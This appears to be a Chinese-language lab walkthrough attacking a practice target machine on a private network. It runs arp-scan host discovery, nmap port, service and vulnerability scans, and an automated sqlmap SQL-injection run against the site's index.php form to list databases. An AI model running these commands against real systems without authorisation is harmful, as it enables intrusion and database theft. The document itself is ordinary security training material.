
在靶机里面开一个http服务



再开一个靶机

主机发现


arp-scan -l



目标192.168.21.162


端口扫描

nmap --min-rate 1000 -p- 192.168.21.162




端口服务扫描

nmap -sV -sT -O -p22,80 192.168.21.162




漏洞扫描


nmap --script=vuln -p22,80 192.168.21.162



去web看看




先试试上面没扫全这个是自己写的大概率有sql




根据提示看到这里确实有问题

直接一把梭


sqlmap -u http://192.168.21.162/index.php --batch --forms -dbs



